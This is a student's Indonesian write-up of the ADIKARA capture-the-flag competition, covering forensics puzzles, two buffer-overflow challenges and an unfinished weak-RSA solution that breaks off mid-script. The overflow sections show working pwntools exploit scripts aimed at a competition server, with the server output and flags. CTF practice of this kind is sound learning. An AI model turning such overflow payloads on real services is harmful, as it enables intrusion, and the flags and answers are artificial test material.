Write Up CTF ADIKARA

Nama: Muh. Aqil Rajab H
NIM: 1301223182

ADIKARA

AJANG DIGITAL KREATIF DAN INOVASI INFORMATIKA

Table of Contents

MISC

Sanity Check

Description

Solve

Flagnya dicantumin di deskripsi

```
ADIKARACTF{>_<_good_luck_and_have_fun_>_<}
```


Flag

```
ADIKARACTF{>_<_good_luck_and_have_fun_>_<}
```

FORENSIC


Forensweet

Description



Solve

Diberikan sebuah file wav audio (`audio.wav`) yang berisi morse code, kita bisa melakukan decoding morse code tersebut menggunakan online tools seperti https://morsefm.com/




Dan akan didapatkan sebuah teks `INFODISKONAKHIRTAHUN` dan ketika digabungkan dengan format flag yang diberikan akan didapatkan flag yang diminta

Flag

```
ADIKARACTF{INFODISKONAKHIRTAHUN}
```

Forensheesh

Description




Solve

Diberikan sebuah har (`evidence.har`). Har file biasanya mencatat informasi interaksi web browser dengan website.

Setelah dianalisis ada 1 link yang mengarah ke link commit di github https://github.com/W-zrd/Evil-Cropper/commit/96bc5c28cf273382e3332deb9a775fd23765a82d

Commit tersebut berisi 3 file yang memiliki pesan rahasia.


- File pertama yaitu file txt biasa (`flag.txt`) yang berisi



- File kedua adalah file jpeg dan bin file (`cropped.jpg` dan `encrypted_half.bin`). Kita bisa mengembalikan gambar ke uncropped menggunakan tools yang disediakan pada github https://github.com/W-zrd/Evil-Cropper/. Tools tersebut akan membaca dua file `cropped.jpg` dan `encrypted_half.bin` lalu akan digabungkan.
- Gunakan perintah berikut untuk menggabungkannya

```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Forensheesh$ python3 script.py RESTORE
Image restored successfully!
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Forensheesh$
```

- Setelah digabungkan akan menghasilkan gambar berikut:



Gabungkan kedua flag akan menghasilkan
`ADIKARACTF{so_u_are_familiar_with_har_and_python_huh_GGWP_by_Wzrd}`

Flag

`ADIKARACTF{so_u_are_familiar_with_har_and_python_huh_GGWP_by_Wzrd}`

Polygrot

Description

Solve

Diberikan sebuah file pdf (`flag.pdf`). Ketika dilakukan pengecekan file menggunakan binwalk kita dapat menemukan file zip lainnya di dalam file `flag.pdf`

```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot$ binwalk flag.pdf

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
30            0x1E            PDF document, version: "1.7"
101           0x65            Zlib compressed data, default compression
353           0x161           Zlib compressed data, default compression
7485          0x1D3D          Zlib compressed data, default compression
9561          0x2559          Zip archive data, at least v1.0 to extract, compressed size: 731, uncompressed size: 775, name: flag.zip
10478         0x28EE          End of Zip archive, footer length: 22
```

Kita bisa mengekstrak file tersebut menggunakan tools **foremost**

```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot$ foremost flag.pdf
Processing: flag.pdf
|foundat=%PDF-1.7
%äüöß
2 0 obj
<</Length 3 0 R/Filter/FlateDecode>>
stream
x◆-◆=
     ◆0E◆◆+◆◆!◆/~DA◆tp◆:K◆◆B◆n◆Ж;◆◆◆◆t◆◆6◆vcK/C◆◆◆◆◆
◆◆j◆◆◆;◆◆/É/sX◆J◆◆c◆◆v\◆◆◆d◆D◆◆◆Ic◆/◆a1◆
◆)◆◆J4phw◆P◆'◆◆◆ol◆I&◆
endstream
endobj

3 0 obj
147
endobj

7 0 obj
<</Length 8 0 R/Filter/FlateDecode/Length1 11492>>
stream
x◆◆9}|S◆u◆◆'Y◆e[◆?e◆◆'?◆`◆!N
foundat=flag.zipUT
*|
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot$ ls -l
total 12
-rwxrwxrwx 1 m4rhz m4rhz 10500 Dec 20 13:15 flag.pdf
drwxrwxrwx 1 m4rhz m4rhz  4096 Dec 20 23:42 output
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot$
```


Setelah diekstrak ada sebuah file zip `00000000.zip` dan setelah diekstrak akan mendapatkan file berikut

```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot$ cd output
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot/output$ ls
audit.txt  pdf  zip
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot/output$ cd zip
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot/output/zip$ ls
00000000.zip
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot/output/zip$ unzip 00000000.zip
Archive:  00000000.zip
:  mismatching "local" filename (flag.zip),
         continuing with "central" filename version
mapname:  conversion of  failed
  inflating: flag.zip
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot/output/zip$ ls
00000000.zip  flag.zip
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot/output/zip$ du -h flag.zip
4.0K    flag.zip
```

Ketika file `flag.zip` akan diekstrak ternyata file zip tersebut memiliki password. Passwordnya bisa ditemukan pada judul soal yaitu **Polygrot**. Setelah diekstrak akan didapatkan sebuah gambar yang berisi qrcode. Lalu ketika qrcode tersebut discan akan memberikan bagian pertama flagnya.


```
ADIKARACTF{noM_y0u_kn0w_what_is_
```

Untuk bagian flag kedua ada di dalam file `flag.pdf`



Flag

```
ADIKARACTF{noM_y0u_kn0w_what_is_polygots?_19adf}
```

BINARY EXPLOITATION

Binary Exploitation#1

Description


Solve

Diberikan 2 file, yang pertama file binary `vuln` dan yang kedua file `vuln.c`. Di challenge ini kita harus mengirimkan data yang cukup besar untuk memicu buffer overflow. dan juga overwrite nilai variabel `overflow_me` untuk memecahkan tantangan. Kita bisa menyelesaikan challenge ini menggunakan script python berikut (dan juga penjelasannya)

```
from pwn import *

# Hubungkan ke server target menggunakan fungsi remote()
conn = remote('117.53.47.247', 50010)

# Buat pola cyclic untuk menemukan offset
pattern = cyclic(100)  # Pola 100 byte untuk memicu buffer overflow
```

```
# Kirimkan pola cyclic ke server
conn.sendline(pattern)

# Menerima dan print respon dari server
print(conn.recvall().decode())
```

Ketika dijalankan kita akan mendapatkan output berikut




Flag

```
ADIKARACTF{OoO_ez_overflow_part_1_1fa032}
```

Binary Exploitation#2

Description




Solve

File pada challenge ini sama dengan file sebelumnya cuman bedanya kita mengirim payload yang mengubah nilai overflow_me menjadi `0xdeadbeef`, sehingga server akan memberikan flag. Berikut

```
from pwn import *

# Hubungkan ke server target menggunakan fungsi remote()
conn = remote('117.53.47.247', 50010)

# Buat payload: 72 byte buffer + 0xdeadbeef (little-endian)
payload = b'A'*72 + p64(0xdeadbeef)

# Kirimkan payload ke server
conn.sendline(payload)
```

```
# Menerima dan print respon dari server
response = conn.recvall()
print(response)  # This will print raw bytes
```

Ketika dijalankan akan mendapatkan output berikut



```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Binary/Buffer-Overflow#2$ python3 solve.py
[+] Opening connection to 117.53.47.247 on port 50010: Done
[+] Receiving all data: Done (442B)
[*] Closed connection to 117.53.47.247 port 50010
b'< This is simple buffer overflow vulnerability.\n< You have to change value of `overflow_me` variable with this bug.\n< On `Buffer Overflow 2` you have to change value to 0xdeadbeef.\n< First, `overflow_me` is set to 0x0.< Now, time is yours!\n> < AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xef\xbe\xad\xde\n< Now `overflow_me` is 0xdeadbeef\n< Nice work! `overflow_me` has changed!\nADIKARACTF{now_u_know_endianess_right?_94fc1a}\n'
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Binary/Buffer-Overflow#2$
```


Flag

```
ADIKARACTF{now_u_know_endianess_right?_94fc1a}
```

CRYPTOGRAPHY

Safe RSA

Description




Solve

Diberikan 2 file, yang pertama file python `gen.py` dan yang kedua file txt `output.txt`. File `gen.py` berisi proses pembuatan key. Untuk menyelesaikan challenge ini kita bisa menganalisis file `gen.py` dan `output.txt`. Dari gen.py, diketahui $q = 2p + 1$, sehingga n memenuhi persamaan kuadrat $2p^2 + p - n = 0$. Dengan n yang diberikan, kita memecahkan persamaan untuk mendapatkan p, lalu menghitung q sebagai $2p + 1$. Selanjutnya, hitung $\Phi(n) = (p - 1)(q - 1)$ dan gunakan $d = e^{-1}$ mod $\Phi(n)$ untuk mendapatkan kunci privat. Terakhir, dekripsi ciphertext c menggunakan $m = c^d$ mod n dan konversikan hasilnya ke teks untuk mendapatkan flag. Berikut adalah program python untuk menyelesaikan challenge ini

```
from Crypto.Util.number import long_to_bytes
from math import isqrt

def solve_quadratic(a, b, c):
    # Memecahkan persamaan kuadrat
    discriminant = b * b - 4 * a * c
    return (-b + isqrt(discriminant)) // (2 * a)

# Diberikan dari output.txt
n =
14146279808872205131879972949092184104568428912951940150745848155181850134578097205014086943977341957178124308365567580358003582555910077698999599746035275468254478481112314938634685185068872737761440226195422997826921975431207518508387257329607131256516896716445065890612442706302064704873945794845728328479 1
e = 65537
c =
